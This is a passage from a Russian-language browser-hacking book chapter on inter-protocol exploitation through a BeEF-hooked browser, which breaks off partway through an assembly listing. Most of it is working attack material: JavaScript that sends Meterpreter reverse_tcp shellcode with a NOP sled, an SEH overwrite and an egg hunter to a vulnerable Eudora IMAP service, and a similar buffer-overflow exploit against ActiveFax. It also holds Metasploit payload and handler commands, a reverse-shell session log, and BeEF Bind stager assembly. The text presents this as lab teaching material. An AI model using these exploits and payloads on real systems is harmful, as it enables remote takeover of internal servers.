019AFC8C	019AFC48	Hü▯	
019AFC90	00000000	....	
019AFC94	00000334	4▯..	
019AFC98	54534F50	POST	
019AFC9C	48202F20	/ H	
019AFCA0	2F505454	TTP/	
019AFCA4	0D312E31	1.1.	
019AFCA8	736F480A	.Hos	
019AFCAC	31203A74	t: 1	
019AFCB0	312E3237	72.1	
019AFCB4	37362E36	6.67	
019AFCB8	3533312E	.135	
019AFCBC	3334313A	:143	
019AFCC0	73550A0D	..Us	
019AFCC4	412D7265	er-A	
019AFCC8	746E6567	gent	
019AFCCC	6F4D203A	: Mo	
019AFCD0	6C6C697A	zill	
019AFCD4	2E352F61	a/5.	
019AFCD8	4D282030	0 (M	
019AFCDC	6E696361	acin	

Рис. 10.20. HTTP-заголовки в памяти процесса. HTTP headers - HTTP-заголовки

Для успешной эксплуатации службы нужно знать суммарную длину HTTP-заголовков, отправляемых браузером. Это важно, поскольку позволяет управлять расположением помещаемых в память данных.

С помощью рассмотренной ранее логики вычисления HTTP-заголовков в BeEF это можно сделать за два шага. Предположим, BeEF работает на `browserhacker.com:3000`, а серверный сокет вычисления HTTP доступен на порту 2000. Следующий JavaScript вычисляет правильный размер HTTP-заголовков, который затем потребуется в запросе эксплуатации:

```
var beef_host = "http://browserhacker.com";
var beef_junk_port = 2000;
var uri = "http://" + beef_host + ":" + beef_junk_port + "/";
var xhr = new XMLHttpRequest();
xhr.open("POST", uri, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" +
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
```

Когда сокет получает запрос, консоль BeEF сообщает следующее:

```
[18:56:06][*] [IPEC] Cross-origin XmlHttpRequest headers
 size - received from bind socket [imapeudora1]: 443 bytes.
```

Теперь сервер BeEF знает точный размер HTTP-заголовков межисточникового запроса. На следующем шаге правильный размер необходимо передать перехваченному браузеру. Благодаря этому браузер сможет построить межпротокольный эксплойт, который разместит данные (NOP и шелл-код) в нужных областях памяти.

В данном случае вместо самостоятельного создания вредоносной полезной нагрузки вы хотите использовать полезную нагрузку Metasploit Meterpreter `reverse_tcp`. В примере обработчик обратного соединения прослушивает `172.16.37.1:9999`. Следующие команды Metasploit создают шелл-код:

```
msf payload(reverse_tcp) > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 172.16.37.1
LHOST => 172.16.37.1
msf payload(reverse_tcp) > set LPORT 9999
LPORT => 9999
msf payload(reverse_tcp) > generate -b "\x00\x0a\x0d\x20\x7b"
# windows/meterpreter/reverse_tcp - 317 bytes (stage 1)
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LHOST=172.16.37.1, LPORT=9999,
buf =
"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +
"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +
"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +
"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +
"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +
"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +
"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +
"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +
"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +
"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +
"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +
"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +
"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +
"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +
"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +
"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +
"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +
"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +
"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +
"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +
"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +
"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62"
```

Согласно выполненному ранее расчету HTTP-заголовков, необходимо учесть 423 байта заголовков. Вы также ранее вычислили, что общий доступный объем для шелл-кода составляет 769 байт. Этого достаточно для полезной нагрузки Meterpreter Stager. Однако NOP все равно нужно динамически подогнать под доступное пространство, иначе шелл-код может оказаться в неправильной области памяти.

После вычисления общего доступного пространства и размера HTTP-заголовков отправить Stager службе IMAP можно следующим JavaScript:

```
var stager = "B33FB33F" +
"\xda\xdf\xd9\x74\x24\xf4\xbe\xba\xeb\xc6\xfc\x5a\x29\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x72\x15\x03\x72\x15\x58\x1e\x3a" +
"\x14\x15\xe1\xc3\xe5\x45\x6b\x26\xd4\x57\x0f\x22\x45\x67" +
"\x5b\x66\x66\x0c\x09\x93\xfd\x60\x86\x94\xb6\xce\xf0\x9b" +
"\x47\xff\x3c\x77\x8b\x9e\xc0\x8a\xd8\x40\xf8\x44\x2d\x81" +
"\x3d\xb8\xde\xd3\x96\xb6\x4d\xc3\x93\x8b\x4d\xe2\x73\x80" +
"\xee\x9c\xf6\x57\x9a\x16\xf8\x87\x33\x2d\xb2\x3f\x3f\x69" +
"\x63\x41\xec\x6a\x5f\x08\x99\x58\x2b\x8b\x4b\x91\xd4\xbd" +
"\xb3\x7d\xeb\x71\x3e\x7c\x2b\xb5\xa1\x0b\x47\xc5\x5c\x0b" +
"\x9c\xb7\xba\x9e\x01\x1f\x48\x38\xe2\xa1\x9d\xde\x61\xad" +
"\x6a\x95\x2e\xb2\x6d\x7a\x45\xce\xe6\x7d\x8a\x46\xbc\x59" +
"\x0e\x02\x66\xc0\x17\xee\xc9\xfd\x48\x56\xb5\x5b\x02\x75" +
"\xa2\xdd\x49\x12\x07\xd3\x71\xe2\x0f\x64\x01\xd0\x90\xde" +
"\x8d\x58\x58\xf8\x4a\x9e\x73\xbc\xc5\x61\x7c\xbc\xcc\xa5" +
"\x28\xec\x66\x0f\x51\x67\x77\xb0\x84\x27\x27\x1e\x77\x87" +
"\x97\xde\x27\x6f\xf2\xd0\x18\x8f\xfd\x3a\x31\x25\x07\xad" +
"\x92\xa9\x22\x2c\x83\xcb\x2c\x09\x5c\x42\xca\x3f\x72\x02" +
"\x44\xa8\xeb\x0f\x1e\x49\xf3\x9a\x5a\x49\x7f\x28\x9a\x04" +
"\x88\x45\x88\xf1\x78\x10\xf2\x54\x86\x8f\x99\x58\x12\x2b" +
"\x08\x0e\x8a\x31\x6d\x78\x15\xca\x58\xf2\x9c\x5e\x23\x6d" +
"\xe1\x8e\xa3\x6d\xb7\xc4\xa3\x05\x6f\xbc\xf7\x30\x70\x69" +
"\x64\xe9\xe5\x91\xdd\x5d\xad\xf9\xe3\xb8\x99\xa6\x1c\xef" +
"\x1b\x9b\xca\xd6\x99\xed\x78\x3b\x62";
/*
 * Egg Hunter (прием NtDisplayString Скейпа).
 * Исходный размер: 32 байта
 */
var egg_hunter =
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" +
"\xef\xb8\x42\x33\x33\x46\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
var next_seh   = "\xeb\x06\x90\x90";
var seh        = "\x4e\x3b\x01\x10"; // POP ECX mailcmn.dll
gen_nops = function(count){
        var i = 0;
        var result = "";
        while(i < count ){ result += "\x90";i++;}
        log("gen_nops: generated " + result.length + " nops.");
        return result;
};
var available_space = 769;
var headers_size = 423;
// Число создаваемых байтов NOP -> 21
var junk = available_space - stager.length - headers_size;
var junk_data = gen_nops(junk);
// Итоговый шелл-код
var payload = junk_data + stager + next_seh + seh + egg_hunter;
var url = "http://172.16.37.151:143/";
var xhr = new XMLHttpRequest();
// Для браузеров на основе WebKit
if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data = new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* Отправляем как ArrayBufferView... */
    this.send(ui8Data);
  };
}
xhr.open("POST", url, true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
var post_body = "a001 LIST " + "}" + payload + "}" + "\r\n";
xhr.sendAsBinary(post_body);
```

При исполнении кода POST-запрос отправляется уязвимой службе Eudora IMAP, прослушивающей `172.16.37.151:143`, как показано на рис. 10.21.




Рис. 10.21. Доставка Stager эксплойта из Firefox. В теле POST видна команда IMAP `a001 LIST` с двоичной полезной нагрузкой

Поскольку была указана полезная нагрузка Meterpreter `reverse_tcp`, перед отправкой запроса нужно запустить обработчик обратного соединения. Этот шаг обязателен: получив от цели обратное соединение, обработчик должен ответить отправкой Stage Meterpreter.

Итоговый результат эксплуатации показан на рис. 10.22.

```
msf payload(reverse_tcp) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 172.16.37.1
lhost => 172.16.37.1
msf exploit(handler) > set lport 9999
lport => 9999
msf exploit(handler) > exploit

[*] Started reverse handler on 172.16.37.1:9999
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 172.16.37.151
[*] Meterpreter session 1 opened (172.16.37.1:9999 -> 172.16.37.151:1352)

meterpreter > shell
Process 2724 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netstat -na
netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:143            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5152         127.0.0.1:1343         CLOSE_WAIT
  TCP    172.16.37.151:139      0.0.0.0:0              LISTENING
  TCP    172.16.37.151:143      172.16.37.1:64353      CLOSE_WAIT
  TCP    172.16.37.151:1352     172.16.37.1:9999       ESTABLISHED
```

Рис. 10.22. Взаимодействие со скомпрометированным сервером IMAP. Metasploit открывает сеанс Meterpreter, после чего команда `netstat -na` показывает установленное обратное соединение

Как видно по команде `netstat` на рис. 10.22, теперь вы можете взаимодействовать с целевой системой.

Пример межпротокольной эксплуатации ActiveFax

ActiveFax - популярное сетевое факсимильное решение для Windows, часто встречающееся во внутренних сетях. Крейг Фрейман обнаружил[43] переполнение буфера в одной из команд, обрабатываемых компонентом RAW server (версии 5.01 и ниже).

ActiveFax позволяет передавать факсы по протоколам LPD, RAW и FTP. Сервер RAW принимает TCP-пакеты и обрабатывает факсимильное содержимое между разделителями `@Fx` и `@`, где `@Fx` - конкретная команда протокола.

Компонент RAW server можно привязать к любому TCP-порту. В руководстве пользователя (стр. 112)[44] предлагается порт 3000, не подпадающий под запрет портов. Кроме того, протокол компонента RAW server оказался устойчивым к ошибкам. LPD и FTP тоже устойчивы к ним, как обсуждалось ранее, но их порты запрещены. Поэтому следует сосредоточиться на компоненте RAW server.

Условие переполнения буфера присутствует в команде `@F506`, отвечающей за экспорт факса в заданном формате и разрешении. Например, допустимая команда `@F506 pdf,150@` экспортирует факс как PDF с разрешением 150.

Эксплуатация этого переполнения оказалась несколько сложнее обычного, поскольку доступное пространство для шелл-кода не было непрерывным. Кроме того, шелл-код следовало закодировать, исключив недопустимые символы. Требовалось удалить все символы от `\x00` до `\x1f`, включая `\x40` (@), поскольку он используется как префикс и суффикс команды. В таких случаях полезен кодировщик Metasploit `alpha_mixed`, хотя за это приходится платить увеличением размера шелл-кода.

Следующий код можно запустить из перехваченного браузера. Он внедряет Meterpreter Stager в память, эксплуатируя переполнение буфера:

```
var target = "http://172.16.37.151";
var port = 3000;
var xhr = null;
// Stager Meterpreter reverse_tcp.
// Подключается обратно к 172.16.37.1:4444
// Закодирован x86/alpha_mixed
var stager =
"\x89\xe2\xda[...snip...]";
// jmp esp в ole32.dll - английская Windows XP SP3
var eip = '\x77\x9c\x55\x77';
// Выравниваем стек
var adjust = '\x81\xc4\x24\xfa\xff\xff';
var shellcode_chunk_1 = stager.slice(0,554);
var shellcode_chunk_2 = stager.slice(554, stager.length);
function genJunk(c, length){
  var temp = "";
    for(var i=0;i<length;i++){
     temp += c;
    }
    return temp;
}
var fill = genJunk("\x42", (1024 - shellcode_chunk_2.length));
function sendRequest(port, data){
 xhr = new XMLHttpRequest();
 // Для браузеров на основе WebKit
 var url = target + ":"+ port;
 if (!XMLHttpRequest.prototype.sendAsBinary) {
  XMLHttpRequest.prototype.sendAsBinary = function (sData) {
    var nBytes = sData.length, ui8Data =
     new Uint8Array(nBytes);
    for (var nIdx = 0; nIdx < nBytes; nIdx++) {
      ui8Data[nIdx] = sData.charCodeAt(nIdx) & 0xff;
    }
    /* Отправляем как ArrayBufferView... */
```

```
    this.send(ui8Data);
  };
 }
 xhr.open("POST", url, true);
 xhr.setRequestHeader("Content-Type", "text/plain");
 xhr.setRequestHeader('Accept','*/*');
 xhr.setRequestHeader("Accept-Language", "en");
 xhr.sendAsBinary(data);
}
// Итоговый шелл-код
var payload = shellcode_chunk_2 + fill +
eip + adjust + shellcode_chunk_1;
var stager_request = "@F506 " + payload + "@\r\n\r\n";
sendRequest(port, stager_request);
setTimeout(function(){
  xhr.abort();
}, 2000);
```

По умолчанию тайм-аут сокета сервера RAW составляет 60 секунд. Это важно, поскольку шелл-код исполняется только после завершения соединения.

Если бы вы писали эксплойт на Ruby и имели прямое соединение, закрыть его было бы элементарно. Однако помните: запуск происходит из перехваченного браузера. Не беспокойтесь! Аналогичную функциональность дает метод `abort()` объекта `XMLHttpRequest`.[45] Если прервать XHR через несколько секунд после отправки данных, шелл-код исполнится без ожидания, пока сервер RAW сам закроет соединение.

Результат выполнения приведенного кода показан на рис. 10.23.




Рис. 10.23. Взаимодействие со скомпрометированным сервером ActiveFax. Межисточниковый POST прерывается через две секунды, после чего открывается сеанс Meterpreter в Windows XP SP3

MONA

Петер ван Экхаутте и команда Corelan создали и активно поддерживают `mona.py`,[46] плагин для отладчиков Immunity/WinDBG. Mona великолепна тем, что автоматизирует множество (скучных) задач, регулярно повторяющихся при исследовании уязвимостей и разработке эксплойтов. Без Mona выявление недопустимых символов в специализированном протоколе, как и многие другие задачи, было бы крайне утомительным.

Например, если целевая система не является английской Windows XP SP3 и нужно заменить инструкцию `JMP ESP` в `ole32.dll`, использованную в предыдущем примере ActiveFax, это можно сделать с помощью Mona. Просто подключите Immunity Debugger к ActiveFax и выполните команду `!mona jmp -r esp`, которая выдаст примерно следующее (в примере эксплойта используется первый адрес):

```
0x77559c77 : jmp esp |  {PAGE_EXECUTE_READ} [ole32.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: True,
v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)
0x7755a9a8 : jmp esp |  {PAGE_EXECUTE_READ} [ole32.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: True,
v5.1.2600.6435 (C:\WINDOWS\system32\ole32.dll)
```

> Mona обладает множеством дополнительных возможностей, включая полуавтоматический генератор шаблонов Metasploit. Обязательно изучите плагин, если занимаетесь исследованием уязвимостей или разработкой эксплойтов.

В предыдущих примерах `browserhacker.com` был сопоставлен в `/etc/hosts` с адресом `172.16.37.1`, поскольку для демонстрации использовались виртуальные машины VMware. В реальном сценарии обработчик обратного соединения Metasploit и BeEF, скорее всего, будут работать на доступной из Интернета системе с публичным IP. Иными словами, обратное соединение направится на подконтрольную вам машину за пределами внутренней сети перехваченного браузера. Общая схема эксплуатации показана на рис. 10.24.




Рис. 10.24. Общая схема эксплуатации ActiveFax с обратным шелл-кодом Meterpreter: 1 - внедрение перехватчика BeEF; 2 - массовая проверка и сканирование портов внутренней сети; 3 - слепая отправка эксплойта со Stager; 4 - Stager открывает обратное TCP-соединение; 5 - обработчик Metasploit возвращает Stage; 6 - прямой обмен между системой в Интернете и системой в интранете

Помните: внутри целевой сети вы управляете только перехваченным браузером. Такая ситуация может быть неидеальной, поскольку пограничные средства фильтрации исходящего трафика способны обнаружить соединение от целевого сервера внутренней сети к узлу в Интернете. Более того, бдительного системного администратора соединение внутреннего сервера с неизвестной системой в Интернете, скорее всего, насторожит сильнее, чем соединение между двумя внутренними системами.

Прежде чем переходить к следующему разделу, важно вспомнить требования для атак IPE. Во-первых, используемые реализации протоколов должны быть устойчивы к ошибкам и допускать инкапсуляцию данных в HTTP-запросах. Во-вторых, сначала, возможно, придется выяснить точный

состав HTTP-заголовков и соответствующим образом скорректировать размер полезной нагрузки. В-третьих, эти атаки предполагают беспрепятственный исходящий канал от целевого внутреннего сервера.

Предположение, что внутренний сервер может обращаться за пределы сети через произвольные порты, становится все менее обоснованным по мере наращивания уровней пограничной защиты в корпоративных средах. Наконец, без довольно значительной разведки найти во внутренней сети эксплуатируемые системы, уязвимые не только для IPC, но и для IPE, - нетривиальная задача.

Сложности разведки и поиска эксплуатируемых систем были рассмотрены ранее в разделе о выявлении целей, но третью проблему это не решает. Как установить обратную связь из эксплуатируемой системы с Интернетом, если исходящий доступ ограничен? В следующем разделе вы узнаете, как преодолеть это ограничение с помощью шелл-кода BeEF Bind.

Получение оболочек с помощью BeEF Bind

В заключительном разделе объединяются рассмотренные ранее атаки межпротокольной эксплуатации и взаимодействия (IPEC) и представляется BeEF Bind - концепция, предложенная Уэйдом Алкорном. BeEF Bind представляет собой сравнительно небольшой bind-шелл-код для Windows и Linux, который можно использовать в атаках IPE. Та же идея, лежащая в основе шелл-кода, затем повторно реализуется на примерах Java и PHP. Разумеется, ее можно перенести почти на любой язык.

В главе 9 рассматривались практические атаки удаленного исполнения команд на веб-приложения и серверы Java-приложений. Многие обсуждавшиеся полезные нагрузки можно модифицировать с помощью BeEF Bind и получить полноценное двунаправленное взаимодействие через перехваченный браузер со скомпрометированными серверами JBoss, GlassFish или m0n0wall.

Шелл-код BeEF Bind

BeEF Bind, как следует из названия, является bind-шелл-кодом. Это крошечный промежуточный шелл-код, который можно применить в эксплойтах для двунаправленного взаимодействия перехваченного браузера со скомпрометированной системой. Разработанный Таем Миллером в 2011 году, он был публично представлен на RuxCon 2012. Шелл-код состоит из Stager и Stage.

Stager - первая часть шелл-кода, входящая в эксплойт. Она содержит минимальный набор инструкций, используемых для последующего исполнения Stage, который поступает с вторичными запросами. Stage отправляется на порт, привязанный Stager. Он содержит итоговую полезную нагрузку: функциональность двунаправленного канала и возможность исполнять команды операционной системы.

BeEF Bind разделен на два компонента потому, что Stage часто слишком велик для отправки в составе первоначального эксплойта. Разумеется, затем отправляется Stage BeEF Bind, но можно передавать и другие полезные нагрузки.

Stager решает проблему размера: он достаточно мал для исполнения, а его единственная задача - принять более крупный Stage для дальнейшего исполнения. Для эксплуатации как Windows, так и Linux далее рассматриваются две отдельные реализации BeEF Bind.

Win32 Stager

Размер первоначального Stager составляет всего 299 байт. Столь малый объем идеально подходит для большинства эксплойтов Windows и оставляет некоторое пространство для кодирования недопустимых символов в зависимости от целевого протокола.

Ниже приведен исходный код Stager на ассемблере. Имейте в виду, что `block_bind_tcp.asm` Стивена Фьюэра не включен, поскольку это открытый код, который можно найти в Metasploit:[47]

```
;-----------------------------------------------------------;
; Автор: Ty Miller @ Threat Intelligence
; Совместимость: Windows 7, 2008, Vista,
; 2003, XP, 2000, NT4
; Версия: 1.0 (2 декабря 2011 г.)
;-----------------------------------------------------------;
[BITS 32]
; ВХОД: EBP содержит block_api.
; К этому моменту выполнено соединение bind_tcp
; для настройки внешнего веб-сокета
%include "src/block_bind_tcp.asm"
 ; Вход: EBP должен быть адресом 'api_call'.
 ; Выход: EDI содержит сокет только что подключенного клиента
 ; Изменяет: EAX, EBX, ESI, EDI; ESP также
 ; будет изменен (-0x1A0)
 ;%include "src/block_virtualalloc.asm"
 ; Вход: нет
 ; Выход: EAX содержит указатель на начало буфера 0x1000
 ; байт, EBX содержит значение 0x1000
 ; Изменяет: EAX, EBX, ECX, EDX
 ; Код включен непосредственно ниже:
  mov ebx,0x1000       ; Задаем флаги и размер буфера в ebx
; Выделяем буфер для данных запроса и ответа
allocate_memory:
  ; PAGE_EXECUTE_READWRITE - исполнение не нужно, но можно разрешить
  push byte 0x40
  push ebx   ; MEM_COMMIT
  push ebx   ; Размер выделяемой памяти (4096 байт)
  push byte 0   ; NULL, поскольку место выделения несущественно

  push 0xE553A458        ; hash("kernel32.dll", "VirtualAlloc")
  ; VirtualAlloc(NULL, dwLength,
  ;  MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  call ebp
 ; Сохраняем указатель на буфер, поскольку eax будет изменен
 mov esi, eax
; Получаем веб-запрос, содержащий stage
recv:
  push byte 0    ; Флаги
  push ebx     ; Выделенное пространство для stage
  push eax     ; Начало выделенного пространства команд
  push edi     ; Внешний сокет
  push 0x5FC8D902   ; hash("ws2_32.dll", "recv")
  call ebp      ; recv(external_socket, buffer, size, 0);
close_handle:
  push edi     ; hObject: внешний сокет
